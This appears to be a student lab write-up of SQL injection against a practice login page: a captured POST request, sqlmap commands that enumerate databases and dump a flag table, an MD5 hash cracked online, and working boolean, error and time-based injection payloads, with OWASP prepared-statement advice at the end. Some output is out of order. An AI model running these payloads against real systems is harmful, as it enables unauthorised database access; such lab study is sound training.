

Minor Project Report

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Target: attack.hackerinside.xyz

In order to check whether the fields on the login page are SQL injectable

We first save the post request passed to the server for the login form submission using Burp suite

```
1 POST /login.php HTTP/1.1
2 Host: lab.hackerinside.xyz
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 24
9 Origin: http://lab.hackerinside.xyz
10 DNT: 1
11 Connection: close
12 Referer: http://lab.hackerinside.xyz/login.php
13 Cookie: PHPSESSID=qqv7valeakes01f6kbg963foem
14 Upgrade-Insecure-Requests: 1
15
16 uid=admin&password=admin
```

Then we use the request file with SQLmap tool to automate the process

To enumerate the Databases in the server:

```
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt --dbs --batch
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Command: python3 [sqlmap.py](#) -r request.txt --dbs --batch

Output:

```
+-----+-----+
| Column | Type   |
+-----+-----+
| flag   | varchar(32) |
| fid    | int(32)  |
| readme | varchar(50000) |
+-----+-----+
```

Now we try to find the tables available in the dbs database:

```
m1v1n@J4RV15:~/Tools/sqlmap-dev$  
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```




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Output:



Column	Type
flag	varchar(32)
fid	int(32)
readme	varchar(50000)

Now dumping the data in the flag table, we get the hashed format of the flag

```
m1v1n@J4RV15:~/Tools/sqlmap-dev$ python3 sqlmap.py -r ~/Desktop/request.txt -D dbs -T flag --dump
```



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
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Trying to crack the hash using crackstation.net:

Enter up to 20 non-salted hashes, one per line:

43e88d8af39ade74a02a92e4587bd500



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
43e88d8af39ade74a02a92e4587bd500	md5	VAPR

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

when we try to decode the readme column data which is encoded in Base64

You can't crack the hash! and plain value is **VAPR**, you can validate by running bruteforce ;)

Flag: VAPR

The Vulnerability:

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Parameter: uid (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: uid=admin' AND 8066=8066 AND 'UAWV'='UAWV&password=admin

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: uid=admin' AND (SELECT 3646 FROM(SELECT COUNT(*),CONCAT(0x716b6a7671,(SELECT (ELT(3646=3646,1))),0x7170767171,FLOOR(RAND(0)
x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'yXBH'='yXBH&password=admin

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: uid=admin' AND (SELECT 8173 FROM (SELECT(SLEEP(5))))ZEZl AND 'jEzy'='jEzy&password=admin
***
[15:42:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[15:42:02] [INFO] fetching database names
[15:42:03] [INFO] retrieved: 'information_schema'
[15:42:04] [INFO] retrieved: 'dbs'
available databases [2]:
[*] dbs
[*] information_schema
```

During the process the tool outputs that the uid parameter in the post request is vulnerable, the uid parameter is the field where the user enters his/her username.

- The tool looks to have succeeded after trying a time-based blind attack.

Looking up for that attack over the internet and reading through certain blogs:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Going through various methods of prevention, the first option of Prepared Statements (with Parameterized Queries) seems the best.

The inputs of the users are taken as plain strings and the queries required are constructed on top of them before the request is made.

If the attacker tries to add an query into the input, the query also is taken as string and processed rather than being processed as query.